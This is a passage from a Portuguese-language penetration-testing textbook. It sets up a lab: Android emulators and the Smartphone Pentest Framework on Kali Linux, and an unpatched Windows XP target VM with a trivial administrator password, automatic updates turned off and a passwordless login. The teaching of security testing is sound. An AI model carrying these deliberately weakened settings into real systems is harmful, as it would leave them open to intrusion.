3. Abra um terminal, liste os arquivos ali presentes (`ls`) e descompacte o arquivo que acabou de ser baixado usando o unzip (os *x*'s representam o nome de seu arquivo, pois as versões podem ter mudado desde que este livro foi publicado).

   ```
   root@kali:~# unzip adt-bundle-Linux-x86-xxxxxxxxxxx.zip
   ```

4. Agora use `cd` para acessar o novo diretório (com o mesmo nome que o arquivo, sem a extensão *.zip*).

   ```
   # cd sdk/tools
   # ./android
   ```

5. O Android SDK Manager deverá ser aberto, como mostrado na figura 1.13.




Figura 1.13 – O Android SDK Manager.

Faremos o download de quaisquer atualizações do Android SDK tools e do Android SDK platform tools (selecionados por default), bem como do Android 4.3 e de duas versões mais antigas do Android contendo vulnerabilidades específicas: o Android 2.2 e o Android 2.1. Marque as caixas à esquerda de cada versão de Android. Em seguida, [com Updates/New (Atualizações/Novos) e Installed (Instalado) selecionados], clique em **Install packages** (Instalar pacotes), conforme mostrado na figura 1.14. Aceite o acordo de licença, e o Android SDK deverá baixar e instalar os pacotes selecionados. É provável que a instalação demore alguns minutos.




Figura 1.14 – Instalando o software do Android.

Agora é hora de configurar nossos dispositivos Android virtuais. Abra o Android SDK Manager e selecione **Tools ▸ Manage AVDs** (Ferramentas ▸ Gerenciar AVDs). Você deverá ver a janela mostrada na figura 1.15.

Criaremos três emuladores de Android baseados no Android 4.3, 2.2 e 2.1, como mostrado na figura 1.16. Utilize os valores apresentados na figura em cada emulador, porém configure o valor de Target (Alvo) com a versão de Android do emulador que você quer criar [as versões do Google API do Android 4.3 (Google APIs versão 18), 2.2 (Google APIs versão 8) e 2.1 (Google APIs versão 7)]. Preencha o campo **AVD Name** (Nome do AVD) com um valor descritivo. Adicione um valor baixo para SD Card (100 MB deve ser mais do que suficiente) para que você possa fazer download de arquivos em seus emuladores de Android. Configure Device para **Nexus 4** e Skin para **Skin with dynamic hardware controls** (Skin com controles dinâmicos de hardware). Deixe o restante das opções com seus valores default.




Figura 1.15 – Android Virtual Device Manager (Gerenciador de dispositivos Android virtuais).




Figura 1.16 – Criando um emulador de Android.

Depois de ter criado todos os três emuladores, o seu AVD Manager deverá ter a aparência mostrada na figura 1.17 (os nomes dos dispositivos poderão ser diferentes, é claro).




Figura 1.17 – Emuladores de Android criados no Android Virtual Device Manager.

Para iniciar um emulador, selecione-o e clique em **Start** (Iniciar). Em seguida, clique em **Launch** (Disparar) no diálogo pop-up, como mostrado na figura 1.18.




Figura 1.18 – Iniciando um emulador de Android.

Pode ser que sejam necessários alguns minutos para que o emulador seja iniciado da primeira vez, mas, uma vez que isso seja feito, você deverá ter algo que se parece muito com um dispositivo Android de verdade. O emulador do Android 4.3 está sendo mostrado na figura 1.19.

Figura 1.19 – Emulador do Android 4.3.

NOTA Para executar os emuladores de Android no Kali, é provável que seja necessário aumentar o desempenho de sua máquina virtual aumentando a sua RAM e os (núcleos (*core*) de CPU. Posso executar todos os três emuladores com 3 GB de RAM e dois cores de CPU alocados no Kali. Essas alterações podem ser feitas nas configurações da máquina virtual em seu produto VMware. O nível de eficiência proporcionado ao Kali dependerá, é claro, dos recursos disponíveis em seu computador host. Como alternativa, em vez de executar os emuladores de Android no Kali Linux, você pode instalar o Android e os emuladores em seu sistema host ou até mesmo em outro sistema na rede local. Os exercícios do capítulo 20 funcionarão, desde que os emuladores possam se comunicar com o Kali.

Smartphone Pentest Framework

A seguir, faça o download e instale o Smartphone Pentest Framework (SPF), que usaremos para atacar dispositivos móveis. Utilize o comando `git` para fazer o download do código-fonte. Vá para o diretório *Smartphone-Pentest-Framework* baixado, como mostrado aqui:

```
root@kali:~# git clone -b SPFBook https://github.com/georgiaw/Smartphone-Pentest-Framework.git
root@kali:~# cd Smartphone-Pentest-Framework
```

Agora abra o arquivo *kaliinstall* no editor de texto nano. As primeiras linhas estão sendo mostradas na listagem 1.5. Observe as linhas que se referem a */root/adt-bundle-linux-x86-20131030/sdk/tools/android*. Se o nome da pasta de seu ADT bundle for diferente (por causa da disponibilização de uma versão mais recente), altere esse valor para que corresponda ao local correto em que você instalou o Android ADT na seção anterior.

Listagem 1.5 – Instalando o Smartphone Pentest Framework

```
root@kali:~/Smartphone-Pentest-Framework# nano kaliinstall
#!/bin/sh
## Instala os pacotes necessários
echo -e "$(tput setaf 1)\nInstallin serialport, dbdpg, and  expect for perl\n"; echo "$(tput sgr0)"
echo -e "$(tput setaf 1)########################################\n"; echo "$(tput sgr0)"
echo $cwd;
#apt-get -y install libexpect-perl libdbd-pg-perl libdevice-serialport-perl;
apt-get install ant
/root/adt-bundle-linux-x86-20131030/sdk/tools/android update sdk --no-ui --filter android-4 -a
/root/adt-bundle-linux-x86-20131030/sdk/tools/android update sdk --no-ui --filter addon-google_
    apis-google-4 -a
/root/adt-bundle-linux-x86-20131030/sdk/tools/android update sdk --no-ui --filter android-14 -a
/root/adt-bundle-linux-x86-20131030/sdk/tools/android update sdk --no-ui --filter addon-google_
    apis-google-14 -a
--trecho omitido--
```

Agora execute o script *kaliinstall*, como mostrado aqui:

```
root@kali:~/Smartphone-Pentest-Framework# ./kaliinstall
```

Isso fará o SPF ser instalado, o qual será usado no capítulo 20.

Por fim, devemos fazer mais uma alteração no arquivo de configuração do SPF. Vá para o diretório *Smartphone-Pentest-Framework/frameworkconsole* e abra o arquivo *config* no nano. Procure a opção `#LOCATION OF ANDROID SDK`. Se o nome da pasta de seu ADT bundle mudar em relação à versão corrente na época desta publicação, altere-o de acordo com essa mudança na linha que começa com `ANDROIDSDK=`.

```
root@kali:~/Smartphone-Pentest-Framework# cd frameworkconsole/
root@kali:~/Smartphone-Pentest-Framework/frameworkconsole# nano config
--trecho omitido--
#LOCATION OF ANDROID SDK
ANDROIDSDK = /root/adt-bundle-linux-x86-20131030/sdk
--trecho omitido--
```

Máquinas virtuais-alvo

Usaremos três computadores-alvo criados de forma personalizada para simular vulnerabilidades frequentemente encontradas em ambientes de cliente; usaremos o Ubuntu 8.10, o Windows XP SP3 e o Windows 7 SP1.

Você encontrará um link para um torrent que contém a máquina virtual Ubuntu em *http://www.nostarch.com/pentesting/*. O sistema-alvo está compactado por meio da compressão 7-Zip e *1stPentestBook?!* é a senha do arquivo. Você pode usar programas 7-Zip para abrir os arquivos compactados em todas as plataformas. Para os pacotes Windows e Linux, utilize *http://www.7-zip.org/download.html*; para o Mac OS, use Ez7z, disponível em *http://ez7z.en.softonic.com/mac/*. O arquivo compactado estará pronto para ser usado assim que for descompactado.

Para instalar as máquinas virtuais Windows, será preciso instalar e configurar o Windows XP SP3 e o Windows 7 SP1 para 32 bits. As fontes para a mídia de instalação incluem o TechNet e o MSDN (o Microsoft Developer Network), entre outras. (Você poderá usar suas máquinas virtuais Windows como trial durante 30 dias, sem uma chave de licença.)

Criando o alvo Windows XP

O seu alvo Windows XP deve ser constituído de uma instalação básica do Windows XP SP3, sem nenhuma atualização adicional de segurança. (Acesse o meu site em *http://www.bulbsecurity.com/* para obter mais informações sobre como encontrar uma cópia do Windows XP.) Depois que você tiver uma cópia do Windows XP SP3, aqui está o modo de instalá-lo no Microsoft Windows ou no Mac OS.

VMware Player no Microsoft Windows

Para instalar o Windows XP no VMware Player para Windows:

1. Selecione **Create A New Virtual Machine** (Criar uma nova máquina virtual) no VMware Player e aponte o New Virtual Machine Wizard (Assistente para nova máquina virtual) para o disco de instalação ou a imagem ISO do Windows XP. De acordo com o seu disco fonte ou a imagem, você terá a opção de usar o Easy Install (se você estiver instalando uma versão com uma chave de licença), ou poderá ver um aviso em um triângulo amarelo que diz: “Could not detect which operating system is in this disc image.

You will need to specify which operating system will be installed." (Não foi possível detectar o sistema operacional que está nessa imagem de disco. Será necessário especificar o sistema operacional que será instalado). Nesse último caso, basta clicar em **Next** (Próximo).

2. No diálogo **Select a Guest Operating System** (Selecionar um sistema operacional guest), selecione **Microsoft Windows** na seção **Guest operating system** (Sistema operacional Guest) e a sua versão do Windows XP na caixa suspensa, como mostrado na figura 1.20, e clique em **Next** (Próximo).




Figura 1.20 – Selecionando a sua versão de Windows XP.

3. No próximo diálogo, digite **Bookxp XP SP3** para o nome de sua máquina virtual e clique em **Next**.

4. No diálogo **Specify Disk Capacity** (Especificar a capacidade do disco), aceite o tamanho recomendado para o disco rígido de sua máquina virtual, que é de 40 GB, e selecione a opção **Store virtual disk as a single file** (Armazenar o disco virtual como um único arquivo), conforme mostrado na figura 1.21, e clique em **Next**.

NOTA A máquina virtual não ocupará todos os 40 GB; ela ocupará somente o espaço em seu disco rígido à medida que for necessário. Esse é somente um valor máximo.

5. No diálogo **Ready to Create Virtual Machine** (Pronto para criar a máquina virtual), mostrado na figura 1.22, clique em **Customize Hardware** (Personalizar o hardware).




Figura 1.21 – Especificando a capacidade do disco.




Figura 1.22 – Personalizando o seu hardware.

6. No diálogo **Hardware**, selecione **Network Adapter** (Adaptador de rede), e no campo **Network Connection** (Conexão de rede) que for apresentado, selecione **Bridged: Connected directly to the physical network** (Com bridge: conectado diretamente à rede física). Em seguida, clique em **Configure Adapters** (Configurar adaptadores) e selecione o adaptador que você estiver usando para se conectar com a Internet, como mostrado na figura 1.23. Então clique em **OK**, em **Close** (Fechar) e em **Finish** (Finalizar).




Figura 1.23 – Configurando o seu adaptador de rede como bridged (com bridge).

Agora você deverá ser capaz de executar a sua máquina virtual Windows XP. Continue com as instruções para a instalação e a ativação do Windows XP em "Instalando e ativando o Windows" na página 63.

VMware Fusion no Mac OS

No VMware Fusion, acesse **File** ▸ **New** ▸ **Import from disk or image** (Arquivo ▸ Novo ▸ Importar de disco ou de imagem) e aponte-o para o disco de instalação ou para a imagem do Windows XP, conforme mostrado na figura 1.24.

Siga os prompts para criar uma nova instalação do Windows XP SP3.

Instalando e ativando o Windows

Como parte do processo de instalação, você será solicitado a fornecer uma chave de licença do Windows. Se tiver uma, digite-a aqui. Caso contrário, você poderá usar a máquina virtual como trial durante 30 dias. Para prosseguir sem fornecer uma chave de licença, clique em **Next** (Próximo) quando uma chave for solicitada. Uma janela pop-up avisará que o fornecimento de uma chave de licença é recomendado e perguntará se você gostaria de fornecer uma agora, como mostrado na figura 1.25. Basta clicar em **No** (Não).




Figura 1.24 – Criando uma nova máquina virtual.




Figura 1.25 – Diálogo para a chave de licença.

Como mostrado na figura 1.26, quando solicitado, defina **Computer name** (Nome do computador) para **Bookxp**. Configure **Administrator password** (Senha do administrador) com **password**.




Figura 1.26 – Definindo o nome do computador e a senha de administrador.

Você pode deixar as configurações de data/hora e de TCP/IP com seus valores defaults, quando solicitado a fornecê-las. De modo semelhante, deixe o alvo Windows XP como parte do grupo de trabalho WORKGROUP, em vez de associá-lo a um domínio, conforme mostrado na figura 1.27.




Figura 1.27 – Configurações do grupo de trabalho.

Informe ao Windows para não instalar automaticamente as atualizações de segurança, conforme mostrado na figura 1.28. Esse passo é importante, pois alguns dos exploits que executaremos dependem da ausência de patches no Windows.

Figura 1.28 – Desativando as atualizações automáticas de segurança.

Então você será solicitado a ativar o Windows. Se uma chave de licença foi fornecida, vá em frente e ative-o. Do contrário, você poderá selecionar **No, remind me every few days** (Não, lembrar mais tarde), como mostrado na figura 1.29.

Figura 1.29 – Ativando o Windows.

Agora crie as contas de usuário *georgia* e *secret*, conforme mostrado na figura 1.30. Criaremos senhas para esses usuários depois que a instalação estiver concluída.




Figura 1.30 – Adicionando usuários.

Quando o Windows iniciar, faça login como o usuário *georgia*, sem fornecer uma senha.

Instalando o VMware Tools

Agora instale o VMware Tools, que facilitará o uso de sua máquina virtual, por exemplo, ao permitir que você copie/cole e arraste programas para a máquina virtual a partir do sistema host.

VMware Player no Microsoft Windows

No VMware Player, instale o VMware Tools a partir de **Player ▸ Manage ▸ Install VMware Tools** (Player ▸ Administração ▸ Instalar o VMware Tools), conforme mostrado na figura 1.31. O instalador do VMware Tools deverá ser executado automaticamente no Windows XP.

VMware Fusion no Mac OS

Instale o VMware Tools a partir de **Virtual Machines ▸ Install VMware Tools** (Máquinas virtuais ▸ Instalar o VMware Tools), conforme mostrado na figura 1.32. O instalador do VMware Tools deverá ser executado automaticamente no Windows XP.




Figura 1.31 – Instalando o VMware Tools no VMware Player.

Figura 1.32 – Instalando o VMware Tools no VMware Fusion.

Desativando o Windows Firewall

